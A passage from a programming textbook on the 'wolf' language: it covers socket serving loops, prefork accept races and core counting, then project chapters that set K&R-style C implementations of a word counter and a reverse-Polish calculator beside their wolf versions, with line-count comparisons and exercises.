The other thing to notice is what this loop is not. Chapter 12's `select` waits on channels, and §12.2 costed an idle connection in the concurrency runtime, where an arm in a wait set is a registration, not a task. `net_wait` is that same argument about a different machine: the runtime is the kernel, the registration is a descriptor, and the program holding them spawns nothing at all. The two compose (`net_wait` neither parks a task nor disturbs the reactor, so a program may mix it with `spawn` freely), but a serving loop does not need to.

Exercise 33-3 *(extension · lupin)*. The loop above never lets go of a connection. Give it the other half: when `net_read` answers the `closed` row, close that handle and remove it from

`open` instead of writing back. Then say why the program cannot learn that a peer has gone without reading it.

33.4 Many hands on one door

One process on one core answers a great many connections with the loop above, and the day it does not, the answer is more processes, not a bigger loop. Two calls size that decision and one arranges it.

```
wolf · runs, exit 0
fn main() -> !int {
    let hands = os_cpus()?
    let door = net_listen("127.0.0.1:0")?
    net_deadline(door, 50)?
    var came_back = "no"
    let conn = net_accept(door) else |e| match e {
        timeout => {
            came_back = "timeout"
            -1
        },
        io => -1,
    }
    if conn >= 0 { net_close(conn)? }
    net_close(door)?
    print("hands: {hands >= 1}, accept came back: {came_back}")
    0
}
```

`os_cpus` answers how many cores this process may actually be scheduled on, which is not how many the machine has. On Linux it honors a control group's cpu quota and a cpu affinity mask, so a container given two cpus of quota on a sixty-four-core host answers 2 — where counting the lines of `/proc/cpuinfo`, which is what a program had to do instead, answers 64 and starts sixty-two workers that will never get a core between them. Its signature is `os_cpus() -> int ! {io}`: a program resolving a configuration that says "one worker per core" has to be able to say it did not learn the number, so there is no silent 1. Its clause is `[os.cpus]`.

`net_deadline` arms a budget on a handle, and every parking call on that handle afterward answers its row's `timeout` when the budget fires first. The program above arms fifty milliseconds on a door nobody dials, and `net_accept` comes back inside it with the row instead of parking forever. That is the guarantee the next paragraph rests on. Arm it even when you think the call cannot block: a serving loop that can only be left by a connection arriving is a serving loop that cannot be told to stop.

The accept race, and why it is teachable

Several processes can hold one listening socket. A parent binds a door and hands it to children it spawns: `os_spawn_with` takes a list of handles to pass down, and the child picks them up with `net_adopt_listener`, numbered 3, 4, and onward in the order the parent gave them, which is the contract `[os.proc.inherit]` states. The other route is

`net_listen_with(addr, reuse_port, backlog)`, where several processes each bind the same address with the option set and the kernel gives the group one port; that is `[os.net.listen.opts]`.

```
wolf · part(prefork)
fn hand() -> !int {
    let door = net_adopt_listener(3)?
    net_deadline(door, 5000)?
    let conn = net_accept(door)?
    let ask = net_read(conn, 64)?
    net_write(conn, "a hand answered {ask}")?
    net_close(conn)?
    net_close(door)?
    0
}
```

A hand is a whole program that never binds anything. It picks up descriptor 3, arms a budget on it, and serves. The parent is the half that decides how many of those to start, binds the one door they will share, and hands it down.

This pair runs under `wolf`. Handing an open socket to a child is something a compiled program does and an interpreted one cannot: the child would belong to the interpreter, not to the program it is running. Every other program in this chapter runs on both machines.

```
wolf · part(prefork) · compiled run, exit 0
fn main() -> !int {
    for a in env_args() {
        if a == "hand" { return hand() }
    }
    let door = net_listen_with("127.0.0.1:0", false, 16)?
    var argv = List[str]()
    (mut argv).push("hand")
    var handed = List[int]()
    (mut handed).push(door)
    let kid = os_spawn_with(os_exe()?, argv, handed)?
    let caller = net_connect("127.0.0.1:{net_port(door)?}")?
    net_write(caller, "regions")?
    print("{net_read(caller, 64)?}, and it exited {os_wait(kid)?}")
    net_close(caller)?
    net_close(door)?
    0
}
```

The child is the same program, re-executed with a marker argument and holding a door it never bound. Start several of them and you have the oldest server architecture there is, and its oldest question with it: several hands are waiting on one door, one connection arrives, and every one of them wakes up. Readiness is not exclusivity. One hand takes the connection and the others find nothing there.

What happens to the hands that lost is the part of this that changed, and the history is short. Until wolf 0.2.6 a hand that lost the race went back into a blocking accept with its budget already spent, and stayed there until the next connection arrived. On a busy

server that is microseconds. On a quiet one it is never: the process is alive, using no cpu, answering nothing, and looking dead to whatever supervises it. The honest advice for that arrangement was to not build it.

Now a listener is non-blocking underneath, the take after a wake finds the connection or finds nothing, and a hand that finds nothing waits again against the budget it already armed, the one computed when the call began, and never in the kernel's queue. With a budget armed, `net_accept` returns within it. That is the relation this section's first program demonstrates on one hand, and what the clause `[os.net.accept]` promises to many. A lost race carries no error row of its own: from the program's side it is indistinguishable from the connection never having arrived. So the budget you arm on the door is the most a lost race can cost the loop.

Under load the change buys nothing and costs nothing, and the toolchain's own measurement of it says so: three hands sharing one door, six thousand requests at thirty-two concurrent, about 30,000 requests per second before the change and about 30,000 after. That is the expected answer, because under load the next connection unparks every loser microseconds later. The change buys the server nobody is talking to.

What your machine does

Two of the calls in this section are the host's to serve or to decline, and both decline with the reason named. On Windows, `reuse_port` is refused: that operating system has no equivalent option, and the one that is spelled similarly means something else — it lets a second process take a port the first is using and then quietly delivers every connection to the first, which is a worse answer than a refusal. Passing descriptors to a child is refused on the same host, because a Windows socket is not a small stable number a parent can hand over by position.

The rest of this chapter serves everywhere wolf runs, and that is most of it: `net_listen`, `net_connect`, `net_accept`, `net_read`, `net_write`, `net_close`, `net_deadline`, `os_cpus`, and `net_wait`, the one call in the whole set that names no refusal on any host, because every host it runs on can answer the question it asks. A loop that waits on a set, arms budgets, and answers what is ready is portable. Sharing one door among processes is the part to check on the machine you are shipping to, and `os_spawn_with` with nothing to hand down is served everywhere, so a prefork master's spawn is not the half in question.

Exercise 33-4 *(comprehension · lupin)*. `net_wait` declares one row, `io`, and one of the things it means is a set that could never become ready. Write the four-line program that produces it (an empty list and a deadline that never expires) and predict the exit code before you run it. Then say what a program that meant to sleep should have called instead.

Exercises

Exercise 33-5 *(spelunking · prose)*. §33.4 says a lost accept race is not an error row. Read `[os.net.accept]` in the specification and write down the two candidate rows it rejects and

the one sentence of reasoning that rejects each. Then say which of the two would have been the more tempting mistake.

Exercise 33-6 *(design)*. A configuration file says `workers auto`. Write down the rule your program follows: what it starts when `os_cpus` answers, what it starts when `os_cpus` answers `io`, and what it logs in each case. Then defend the number you chose for the second case against the two obvious alternatives.

Exercise 33-7 *(extension · lupin)*. §33.3's loop answers one question per connection and forgets it. Make the shelf answer two: keep serving a connection until its read answers `closed`, and have each caller ask twice before hanging up. Which of the loop's data structures had to change, and which did not?

Part 5 — Projects

26. `count`, twice

Everything in this book so far has been a chapter teaching a feature. This part is programs, and it teaches nothing new. Every construct in it has already appeared; what has not appeared is a whole program with a name, a binary, and somebody's actual work to do.

Three of these builds stand beside the C programs they descend from. You read the same tool twice (once in the manner Kernighan and Ritchie wrote it, once in wolf), and the rule for those two columns is stated here, once, and then obeyed without further announcement:

Where wolf is shorter or safer, we show it and measure it. Where wolf is longer, clumsier, or gives something up, we say so on the page, in the same voice. Line counts come from `wc`, and when a claim is about lines the numbers are printed. A side-by-side that only ever flatters one column is an advertisement, and this part would rather be useful.

The C in these chapters is ours. The programs are folklore (a word counter, a calculator, a word-frequency tree have each been written ten thousand times), but the listings in *The C Programming Language* belong to their authors, so nothing here is copied from that book. Each twin is an original implementation written in the manner of a named section, it compiles under `cc -std=c99 -Wall -Werror`, and it runs against declared cases in CI, exactly as the wolf half does. A contrast you cannot run is a rumor about another language.

26.1 The tool, twice

`count` reports three numbers per file (lines, words, bytes) and a total when there is more than one file. It is `wc`, and it is the right first project for one reason: the interesting part is four lines long, so neither column can hide behind its scaffolding.

The four lines are a state machine. Walking through text, the machine is either inside a word or between words, and a word count is the number of times it crosses from *between* to *inside*. K&R §1.5–1.6 uses that machine to introduce the idea that a program can carry state in a variable; we use it to compare two languages, which is a heavier load, so it helps that the machine itself is beyond argument.

Here is what both columns produce, from the same two files. `one.txt` holds two lines (`the wolf runs` and `the moon watches`) and `two.txt` holds `alone`:

```
       2       6      31 one.txt
       1       1       6 two.txt
       3       7      37 total
```

Identical output is the point of the exercise. Every difference between the two programs is therefore a difference in how, never in what, and the comparison has nowhere to hide.

26.2 Ritchie's state machine

The C twin, whole, in four pieces. First the header and the two names the machine is made of:

```
c · contrast
/* count --- lines, words, and bytes, per file and in total.
 *
 * An ORIGINAL implementation, written after the manner of Kernighan and
 * Ritchie, "The C Programming Language", 2nd ed., sections 1.5-1.6. The
 * character loop and the IN/OUT word-state machine are their teaching
 * shape; the code below is ours, and no listing from that book is
 * reproduced here. See PERMISSIONS.md.
 *
 * Two conventions in here are the side-by-side's whole subject:
 *   - the state machine is spelled as two #defines and an int;
 *   - failure is a sentinel int, and the caller has to remember to look.
 */
#include <stdio.h>

#define IN  1   /* inside a word */
#define OUT 0   /* between words */
```

Two `#define`s and an `int`. That is the state machine: `state` holds `IN` or `OUT`, and the type system has no opinion about which values are allowed in it, because in 1978 there was no cheap way to give it one.

Next, the numbers, and then the machine itself:

```
c · contrast
/* Three numbers, so a struct: chapter 1 would have used three globals,
 * but a per-file row and a running total need two of them at once. */
struct tally {
    long lines;
    long words;
    long bytes;
};

/* Count one open stream into *t.
 *
 * Returns 0, or -1 if the stream errored. This is the sentinel-int
 * convention: the value -1 carries no detail, it shares a type with
 * every legitimate answer, and nothing in the signature obliges the
 * caller to test it. */
static int count(FILE *fp, struct tally *t)
{
    int c, state;

    state = OUT;
    t->lines = 0;
    t->words = 0;
    t->bytes = 0;
    while ((c = getc(fp)) != EOF) {
        ++t->bytes;
        if (c == '\n')
```

```
            ++t->lines;
        if (c == ' ' || c == '\n' || c == '\t')
            state = OUT;
        else if (state == OUT) {
            state = IN;
            ++t->words;
        }
    }
    return ferror(fp) ? -1 : 0;
}
```

Read the comment above `count` and then read its signature. The function answers two questions (what are the three numbers, and did the read succeed) and it answers them through two different channels: the numbers go out through a pointer, and the verdict comes back as an `int` that is `0` or `-1`. Nothing in `int count(FILE *, struct tally *)` obliges a caller to look at the return value. Nothing warns a caller who does not. `-1` shares its type with every legitimate answer, and the compiler is satisfied either way. That is the *sentinel-int convention*, and it is the second of the two conventions this twin is built from.

The rest is presentation, arithmetic, and `main` (the argument handling, the opening, the error reporting, the totaling):

```
c · contrast
static void row(const struct tally *t, const char *name)
{
    printf("%8ld%8ld%8ld %s\n", t->lines, t->words, t->bytes, name);
}

static void add(struct tally *total, const struct tally *t)
{
    total->lines += t->lines;
    total->words += t->words;
    total->bytes += t->bytes;
}

int main(int argc, char *argv[])
{
    struct tally t, total;
    FILE *fp;
    int i, files, failed;

    total.lines = 0;
    total.words = 0;
    total.bytes = 0;
    failed = 0;
    files = 0;

    if (argc == 1) {                /* no names: the stream is stdin */
        if (count(stdin, &t) < 0) {
            fprintf(stderr, "count: error reading standard input\n");
            return 1;
        }
        row(&t, "-");
```

```
        return 0;
    }

    for (i = 1; i < argc; ++i) {
        if ((fp = fopen(argv[i], "r")) == NULL) {
            fprintf(stderr, "count: cannot open %s\n", argv[i]);
            failed = 1;
            continue;
        }
        if (count(fp, &t) < 0) {
            fprintf(stderr, "count: error reading %s\n", argv[i]);
            failed = 1;
        } else {
            row(&t, argv[i]);
            add(&total, &t);
            ++files;
        }
        fclose(fp);
    }
    if (files > 1)
        row(&total, "total");
    return failed;
}
```

Compiled and run on the two files, it prints what §26.1 promised:

```
c · run
$ ./count one.txt two.txt
       2       6      31 one.txt
       1       1       6 two.txt
       3       7      37 total
```

Give it a name that will not open, and the sentinel reaches the exit status, the convention working exactly as designed:

```
c · run
$ ./count nope.txt
count: cannot open nope.txt
$ echo $?
1
```

Two conventions, then, and we hold both of them up against wolf: the state machine spelled as untyped integers, and failure spelled as a value that is indistinguishable from success.

26.3 The same machine as a `match`

The wolf column starts with the machine and nothing else:

```
wolf · part(tally)
struct Tally { lines: int, words: int, bytes: int }

fn tally(text: str) -> Tally {
```

```
    var t = Tally { lines: 0, words: 0, bytes: 0 }
    var inword = false
    for b in text.bytes() {
        t.bytes += 1
        if b as int == 10 { t.lines += 1 }
        match b as int {
            32 | 9 | 10 => { inword = false },
            _ => {
                if !inword {
                    inword = true
                    t.words += 1
                }
            },
        }
    }
    t
}
```

The state is `inword`, a `bool`, and the transition is a `match` over the byte's number — `bytes()` yields a `byte`, and a `byte` adopts no literal, so the scrutinee widens where it meets one (§2.3). `32 | 9 | 10` is one arm with three patterns (space, tab, newline) and _ is every other byte, which is to say every byte that is part of a word. Set that arm beside the C's `else if (state == OUT)`: the two programs do the same work, and the difference is that `inword` cannot hold `2`.

Wire it to some text and print a row:

```
wolf · part(tally) · runs, exit 0
fn row(t: Tally, name: str) {
    print("{t.lines:>8}{t.words:>8}{t.bytes:>8} {name}")
}

fn main() -> !int {
    row(tally("the wolf runs\nthe moon watches\n"), "one.txt")
    0
}
```

`{t.lines:>8}` is chapter 2's format spec doing the job C's `%8ld` does, and the two produce the same eight columns:

```
console
$ wolf build tally.lu && ./tally
       2       6      31 one.txt
```

The first measurement

Now the comparison, and the first honest answer of the part. The C's `count` function runs from its comment to its closing brace in 21 lines. The wolf `tally` function runs 19.

That is a wash because it is the same machine. Wolf did not shorten the loop, because the loop was never long: K&R's chapter-1 counter is one of the tightest pieces of teaching code anyone has written, and a language claiming to improve on it by fourteen lines would be

lying about something. What wolf changed is one type: `int state` became `bool inword`, and a family of mistakes stopped being expressible. That is the whole trade on this page, and it buys no lines.

The lines come later, and they come from the parts of the C that are not the machine.

26.4 Per file, and a total

Reading a file is one call, and it is a call that can fail:

```
wolf · runs, exit 0
fn main() -> !int {
    fs_write_text("one.txt", "the wolf runs\n")?
    let text = fs_read_text("one.txt") else |_| { return 1 }
    print("{text.trim()}")
    0
}
```

```
console
$ wolf build read.lu && ./read
the wolf runs
```

`fs_read_text` hands back a `str` or one of four failure tags, and its signature says which four. Write a wrapper whose row is narrower than the truth, and the compiler does the arithmetic:

```
wolf · rejected, E0602
struct Tally { lines: int, words: int, bytes: int }

fn count_file(name: str) -> Tally ! {not_found} {
    let text = fs_read_text(name)?
    Tally { lines: 0, words: 0, bytes: text.len }
}

fn main() -> !int {
    let t = count_file("one.txt") else |_| { return 1 }
    print("{t.bytes}")
    0
}
```

```
diagnostic
error[E0602]: this can also fail with `denied`, `io`, `utf8`, which
`count_file`'s row does not include
 --> ./s2.lu:7:16
  |
6 | fn count_file(name: str) -> Tally ! {not_found} {
  |                             ---------------------- the receiving row is
declared here
7 |     let text = fs_read_text(name)?
  |                ^^^^^^^^^^^^^^^^^^ the missing tags escape here
  |
  = note: rows compose by union: `?` re-tags errors into the wider row by
```

```
injection — there is no
    conversion to write, only tags to admit.
help: extend the row with `denied`, `io`, `utf8`
  |
6 | fn count_file(name: str) -> Tally ! {not_found, denied, io, utf8} {
  |
```

Set that against the C, where `count` returning `-1` and `main` forgetting to test it is a program that compiles, links, ships, and prints wrong numbers. Documentation says what can go wrong; a row is checked.

Take the advice in its shortest form. `-> !Tally` means “or whatever this body can fail with, composed for me”, and the wrapper becomes two lines:

```
wolf · runs, exit 0
struct Tally { lines: int, words: int, bytes: int }

fn count_file(name: str) -> !Tally {
    let text = fs_read_text(name)?
    Tally { lines: 0, words: 0, bytes: text.len }
}

fn main() -> !int {
    fs_write_text("one.txt", "the wolf runs\n")?
    let t = count_file("one.txt")?
    print("{t.bytes}")
    0
}
```

```
console
$ wolf build wide.lu && ./wide
14
```

Now the whole program: the machine from §26.3, that wrapper with the real `tally` in it, `row`, and a loop over the names.

```
wolf · runs, exit 0
struct Tally { lines: int, words: int, bytes: int }

fn tally(text: str) -> Tally {
    var t = Tally { lines: 0, words: 0, bytes: 0 }
    var inword = false
    for b in text.bytes() {
        t.bytes += 1
        if b as int == 10 { t.lines += 1 }
        match b as int {
            32 | 9 | 10 => { inword = false },
            _ => {
                if !inword {
                    inword = true
                    t.words += 1
                }
```

```
            },
        }
    }
    t
}

fn count_file(name: str) -> !Tally {
    tally(fs_read_text(name)?)
}

fn row(t: Tally, name: str) {
    print("{t.lines:>8}{t.words:>8}{t.bytes:>8} {name}")
}

fn main() -> !int {
    fs_write_text("one.txt", "the wolf runs\nthe moon watches\n")?
    fs_write_text("two.txt", "alone\n")?
    var names = List[str]()
    (mut names).push("one.txt")
    (mut names).push("two.txt")

    var total = Tally { lines: 0, words: 0, bytes: 0 }
    var files = 0
    var failed = 0
    var i = 0
    while i < names.len {
        let name = names[i]
        i += 1
        let t = count_file(name) else |_| {
            eprint("count: cannot open {name}")
            failed = 1
            continue
        }
        row(t, name)
        total.lines += t.lines
        total.words += t.words
        total.bytes += t.bytes
        files += 1
    }
    if files > 1 { row(total, "total") }
    failed
}
```

Four things in that loop do the C's work differently.

`else |_| { … continue }` is the C's `continue` after a failed `fopen`, and it sits in the one place a reader looks for it: attached to the call that failed. There is no flag to set and no second place to check it.

`eprint` puts the complaint on standard error and `print` puts the rows on standard output, which is what the C does and what a tool that gets piped into another tool has to do.

`failed` is `main`'s last expression, so a name that will not open leaves the exit status at 1: the same contract the C's `return failed` gives, reached without a sentinel, because a process's exit status genuinely is an integer and always was.

And the two `fs_write_text` calls at the top write the two files the program counts. Both columns count the same bytes or the comparison is a story instead of a measurement, so the wolf column carries its own copy of them; the C's come from the case file that asserts its runs. Those two lines are the price of a self-contained program, and §26.5 charges us for them.

Build it and run it:

```
console
$ wolf build count.lu && ./count
       2       6      31 one.txt
       1       1       6 two.txt
       3       7      37 total
```

Three rows, eight-column fields, byte-for-byte what the C printed in §26.2. The two columns are the same tool. `lupin count.lu` prints the same three rows; the page shows the built binary because the C it answers is one.

26.5 Where wolf is not shorter

The measurement, on the whole programs:

```
$ wc -l samples/contrast/count.c samples/projects/count/count.lu
 106 samples/contrast/count.c
  57 samples/projects/count/count.lu
```

With blank lines and comment-only lines removed (the C carries a twelve-line attribution header the wolf file has no reason to have), that is 76 lines of C against 52 lines of wolf. A third off, which is a real number and a smaller one than the folklore about safe languages predicts.

Where those 24 lines went is the honest part, and half the answers have nothing to do with safety.

The arithmetic helper the C needs, wolf does not. `add` in the C twin is six lines that add three fields to three fields. The wolf version writes three `+=` at the call site, because there is nothing to be careful about. Six lines against three, and it is the kind of saving that adds up to very little.

The C's `main` is 38 lines of code; wolf's is 27. That eleven-line gap is almost entirely the two-channel return convention: the C has to declare `struct tally t`, pass its address, test the result, and keep a `failed` flag that the error path sets and the success path must not disturb. The wolf loop gets a `Tally` or a handler, and there is nowhere for a third state to live.

Now the other direction, which is where this part earns its opening rule.

Ritchie's program takes its file names from the command line. Ours holds them in a list. That is four lines of `push` against one `` `for (i = 1; i < argc; ++i)` ``, and this listing loses

the exchange. Wolf has a command line (`env_args()` hands it back as a `List[str]`, and chapter 30's program is built on it), so those four lines are a choice, not a limit. The choice buys one thing: a binary you can build and run before you have written a file for it to count, which is worth having in the part's first project and worth nothing afterward. The C's one line still does more than four of ours, because it takes any number of names, from a shell, with globbing, in a pipeline. When you build this tool for yourself rather than for a chapter, take the names from `env_args()` and delete the two `fs_write_text` calls with them.

Ritchie's program counts a file of any size. Ours reads the file into memory first. `getc` in a loop touches one byte at a time and needs no more room than the three counters; `fs_read_text` hands back the whole file as a `str`. On the files in this chapter that difference is 37 bytes and does not matter. On a forty-gigabyte log it is the difference between a program and a crash. Wolf spells the other shape too (`fs_open`, `fs_read` with a byte budget, `fs_close`), and this program does not use it, because the whole-file read is one call and the chapter is about the state machine. The readers that hand back raw octets rather than text — `fs_read_bytes`, `fs_read_chunk` — answer with a `List[byte]`, one byte of storage per byte read, so a chunked version's buffer costs its chunk and not eight times its chunk; §8.9 measures that on the page. When you count something enormous, remember which column you copied.

So: shorter by a third, with a state machine that cannot hold `2` and a failure that cannot be ignored, against two costs (the input surface and the memory profile) that anybody shipping this tool would have to pay attention to. That is the shape of every comparison in this part. The next two are more lopsided in wolf's favor. They are lopsided because C's chapter 4 and chapter 6 spend their pages on stacks and on `malloc`, and wolf spends those pages on nothing at all.

Exercise 26-1 *(fingers · wolf)*. Build `count` as printed and run it. Then put a tab in the middle of `one.txt`'s first line and predict all three numbers before running it again.

Exercise 26-2 *(comprehension · lupin)*. `tally` counts a word every time it crosses from *between* to *inside*. Predict `lines`, `words`, and `bytes` for the text `"a  b\n\nc"` (two spaces, a blank line, no trailing newline) and name which of the three people get wrong:

```
wolf · runs, exit 0
struct Tally { lines: int, words: int, bytes: int }
fn tally(text: str) -> Tally {
    var t = Tally { lines: 0, words: 0, bytes: 0 }
    var inword = false
    for b in text.bytes() {
        t.bytes += 1
        if b as int == 10 { t.lines += 1 }
        match b as int {
            32 | 9 | 10 => { inword = false },
            _ => {
                if !inword {
                    inword = true
                    t.words += 1
                }
```

```
            },
        }
    }
    t
}
fn main() -> !int {
    let t = tally("a  b\n\nc")
    print("{t.lines:>8}{t.words:>8}{t.bytes:>8} -")
    0
}
```

Exercise 26-3 *(extension · wolf)*. Give `count` a bytes-only mode: a second row function that prints the byte column alone, and a `bool` at the top of `main` that chooses between them. Then say what the same option costs in the C twin, and count the lines.

Exercise 26-4 *(comprehension · wolf)*. Narrow `count_file`'s row to `Tally ! {not_found, denied}` and predict the diagnostic's code and the tags it names, before running it. Then write the full row out by hand and check that it and `-> !Tally` accept the same program.

Exercise 26-5 *(spelunking · wolf)*. Add a third name that does not exist, run the program, and read the exit status. Then read the E0602 note above in full and explain, in two sentences, why the C's `-1` needs a convention and a row does not.

Exercise 26-6 *(design)*. `count` reads each file whole. Sketch the version that does not: `fs_open`, a loop of `fs_read` over fixed-size chunks, and a state machine that survives across chunk boundaries. Name the one thing that gets harder, and say whether you would pay one call to avoid it.

27. `rpn`, twice

Chapter 26′s comparison was close, because both columns were writing the same four-line machine. This one is not close, and the reason is structural: K&R §4.3 has to build a stack before it can build a calculator, and it has to build a way to report failure before it can build either.

`rpn` reads expressions in reverse Polish notation (operands first, operator last, no parentheses and no precedence) and prints each answer. `2 3 +` is 5. `5 1 2 + 4 * + 3 -` is 14. It is the smallest program that needs a stack, which is why Ritchie's chapter 4 uses it, and it is the smallest program with an interesting error surface, which is why we do.

27.1 A stack and a switch

Here is the twin's machinery: the stack, and the flag that is this section's whole subject.

```
c · contrast
/* rpn --- a reverse-Polish calculator.
 *
 * An ORIGINAL implementation, written after the manner of Kernighan and
 * Ritchie, "The C Programming Language", 2nd ed., section 4.3. The
 * getop/push/pop division of labor and the getch/ungetch pushback pair
 * are their teaching shape; the code below is ours, and no listing from
 * that book is reproduced here. See PERMISSIONS.md.
 *
 * The side-by-side's subject is the error path. `pop` has to return a
 * double, and every double is a legitimate answer, so an empty stack
 * returns 0.0 and sets a flag the caller is trusted to consult. The
 * flag is the whole safety mechanism, and nothing enforces it.
 */
#include <stdio.h>
#include <stdlib.h>     /* atof */
#include <ctype.h>

#define MAXOP   100     /* biggest operand or operator */
#define NUMBER  '0'     /* signal that a number was found */
#define MAXVAL  100     /* maximum depth of the value stack */
#define BUFSIZE 100     /* depth of the character pushback */

static int    getop(char s[]);
static void   push(double f);
static double pop(void);
static int    getch(void);
static void   ungetch(int c);

static int    sp = 0;           /* next free stack position */
static double val[MAXVAL];      /* the value stack */

/* The error flag. Set by push on overflow, by pop on underflow, by
 * ungetch on pushback overflow, and by main on division by zero.
 * Consulted by hand, at end of expression, because nothing else will. */
static int broken = 0;
```

```
static void push(double f)
{
    if (sp < MAXVAL)
        val[sp++] = f;
    else {
        fprintf(stderr, "rpn: stack full, cannot push %g\n", f);
        broken = 1;
    }
}

/* Returns 0.0 on underflow --- indistinguishable from a pushed zero. */
static double pop(void)
{
    if (sp > 0)
        return val[--sp];
    fprintf(stderr, "rpn: stack empty\n");
    broken = 1;
    return 0.0;
}

static int buf[BUFSIZE];        /* characters read ahead of the parser */
static int bufp = 0;            /* next free slot in buf */

static int getch(void)
{
    return (bufp > 0) ? buf[--bufp] : getchar();
}

static void ungetch(int c)
{
    if (bufp >= BUFSIZE) {
        fprintf(stderr, "rpn: pushback buffer full\n");
        broken = 1;
    } else
        buf[bufp++] = c;
}
```

Find the value that means two things. `pop` has to return a `double`, every `double` is a legitimate answer, and an empty stack has no `double` to give, so it returns `0.0` and sets `broken`. Push a literal zero and pop it back and you get `0.0` with `broken` clear; pop an empty stack and you get `0.0` with `broken` set. The value is the same value. The difference between “the answer is zero” and “there was no answer” lives in a separate global that the caller is trusted to consult, and `main` consults it once, at the end of the line, because that is the only place consulting it is cheap.

The C twin’s own comment says it plainly: “the flag is the whole safety mechanism, and nothing enforces it.” That is not a criticism of Ritchie. In 1978 there was no second thing to return.

The tokenizer and the dispatch:

```
c · contrast
```

```
/* Read the next operator or numeric operand. */
static int getop(char s[])
{
    int i, c;

    while ((s[0] = c = getch()) == ' ' || c == '\t')
        ;
    s[1] = '\0';
    if (!isdigit(c) && c != '.' && c != '-')
        return c;               /* not a number */
    i = 0;
    if (c == '-') {             /* a sign, or the operator */
        c = getch();
        if (!isdigit(c) && c != '.') {
            ungetch(c);
            return '-';
        }
        s[++i] = (char) c;
    }
    if (isdigit(c))
        while (isdigit(s[++i] = c = getch()))
            ;
    if (c == '.')               /* collect a fractional part */
        while (isdigit(s[++i] = c = getch()))
            ;
    s[i] = '\0';
    if (c != EOF)
        ungetch(c);
    return NUMBER;
}

int main(void)
{
    int type;
    double op2;
    char s[MAXOP];

    while ((type = getop(s)) != EOF) {
        switch (type) {
        case NUMBER:
            push(atof(s));
            break;
        case '+':
            push(pop() + pop());
            break;
        case '*':
            push(pop() * pop());
            break;
        case '-':
            op2 = pop();
            push(pop() - op2);
            break;
        case '/':
            op2 = pop();
            if (op2 == 0.0) {
                fprintf(stderr, "rpn: division by zero\n");
                broken = 1;
```

```
                break;
            }
            push(pop() / op2);
            break;
        case '\n':              /* end of an expression */
            if (broken || sp < 1) {
                printf("error\n");
            } else {
                printf("%.4g\n", pop());
            }
            sp = 0;
            broken = 0;
            break;
        default:
            fprintf(stderr, "rpn: unknown command %s\n", s);
            broken = 1;
            break;
        }
    }
    return 0;
}
```

`getop` is 28 lines of code, and every one of them is about the fact that C's input is a stream of characters with no lookahead: to know whether `-` is a sign or an operator you have to read the next character, and to un-read it you have to have built `ungetch`, which needs `buf`, `bufp`, and a second overflow path into `broken`. §27.3 comes back to that number.

Run it, and watch two different problems arrive as the same word:

```
c · run
$ ./rpn
5
14
```

```
c · run
$ ./rpn
error
error
rpn: division by zero
rpn: stack empty
rpn: stack empty
```

Two lines of input, four diagnostics, and on standard output the word `error` twice with nothing to distinguish the division by zero from the empty stack. And `rpn: stack empty` appears twice for one empty line, because `+` pops twice.

27.2 The operand stack as a `List`

The wolf column has no §27.2 machinery, and that is the section:

```
wolf · runs, exit 0
```

```
fn main() -> !int {
    var stack = List[int]()
    (mut stack).push(2)
    (mut stack).push(3)
    let b = (mut stack).pop() else { return 1 }
    let a = (mut stack).pop() else { return 1 }
    print("{a + b} {stack.len}")
    0
}
```

```
console
$ lupin stack.lu
5 0
```

`MAXVAL`, `sp`, `val[]`, the bounds test in `push`, the "stack full" message: none of it is written, because `List` grew a buffer in chapter 5 and indexing has been checked since chapter 5 as well. That is 20 lines of the C twin gone, and one line of wolf replaced them.

One thing did change shape. `pop` on a `List` returns `int ! {none}` (the value, or the tag that says there was nothing there), so the compiler will not let the two cases be one value. `else { return 1 }` above is the empty case handled; no spelling skips it.

Wolf's stack holds `int`, where the C's holds `double`. That is deliberate, and it is the chapter's one substantive divergence from the twin: it costs us `7 2 /` as a fraction, and §27.4 comes back to what it buys.

27.3 Parse errors as payload-carrying tags

A token is a number or it is not, and when it is not, the useful thing to report is *which token*:

```
wolf · part(rpn)
struct Bad { token: str }

fn number(tok: str) -> int ! {NotNumber(Bad)} {
    let body = tok.strip_prefix("-") else tok
    if body.is_empty() { return NotNumber(Bad { token: tok }) }
    var n = 0
    for b in body.bytes() {
        if b as int < 48 || b as int > 57 { return NotNumber(Bad { token:
tok }) }
        n = n * 10 + (b - 48)
    }
    if tok.starts_with("-") { 0 - n } else { n }
}

fn is_operator(tok: str) -> bool {
    if tok.len != 1 { return false }
    let b = tok.bytes()[0] as int
    b == 43 || b == 45 || b == 42 || b == 47
}
```

`NotNumber(Bad)` is a tag with a payload: a variant of the error row that carries a `Bad` alongside it, and `Bad` holds the token that failed. That is the whole answer to §27.1's problem: the failure is a value, in a row the signature spells out, and the tag brought the evidence.

`strip_prefix("-") else tok` is the sign handling, and it needs no lookahead and no pushback buffer: `words()` already cut the input into tokens, so a `-` that is a sign is a byte inside a token and a `-` that is an operator is a token of its own. `getop`'s 28 lines were paying for the absence of that split. The wolf equivalent (`number` and `is_operator` together) is 15 lines of code, and 10 of them are `number`.

`n = n * 10 + (b - 48)` is that digit loop, written out by hand. It is also the one place a reader may reasonably expect a library call, and there is not one: the digits are scanned from the byte view — widened where they meet a number, because a `byte` adopts no literal (§2.3) — `48` is the byte for `0`, and the loop rejects anything outside `0`–`9` with the tag. It earns its page anyway, because it is the same arithmetic `atof` is doing and it is checked: wolf's `*` and `+` trap on overflow in every profile, so a fourteen-digit token cannot quietly become something else, which is a thing `atof` will do to you at 17 digits without a word.

27.4 The operator dispatch as a `match`

The evaluator, and the calculator is finished:

```
wolf · part(rpn)
fn eval(line: str) -> int ! {NotNumber(Bad), Unknown(Bad), Empty, DivZero}
{
    var stack = List[int]()
    for tok in line.words() {
        if !is_operator(tok) {
            (mut stack).push(number(tok)?)
        } else {
            if stack.len < 2 { return Empty }
            let b = (mut stack).pop() else { return Empty }
            let a = (mut stack).pop() else { return Empty }
            let r = match tok.bytes()[0] as int {
                43 => a + b,
                45 => a - b,
                42 => a * b,
                47 => {
                    if b == 0 { return DivZero }
                    a / b
                },
                _ => return Unknown(Bad { token: tok }),
            }
            (mut stack).push(r)
        }
    }
    if stack.len != 1 { return Empty }
    (mut stack).pop() else { return Empty }
}
```

The dispatch is a `match` over the operator's byte, and here the C column is better on the page: Ritchie writes `case '+':`, and this column writes `43`, with the character in a comment. Wolf can say `'+'` (§2.4 teaches `char`, and a `match` dispatches over chars exactly the way this one does over ints); this program stays on bytes because bytes are what its tokenizer yields: `is_operator` tests `tok.bytes()[0]` and `number` scans the byte view, so the dispatch matches what the scan produced. The cost is four arms a reader checks against comments.

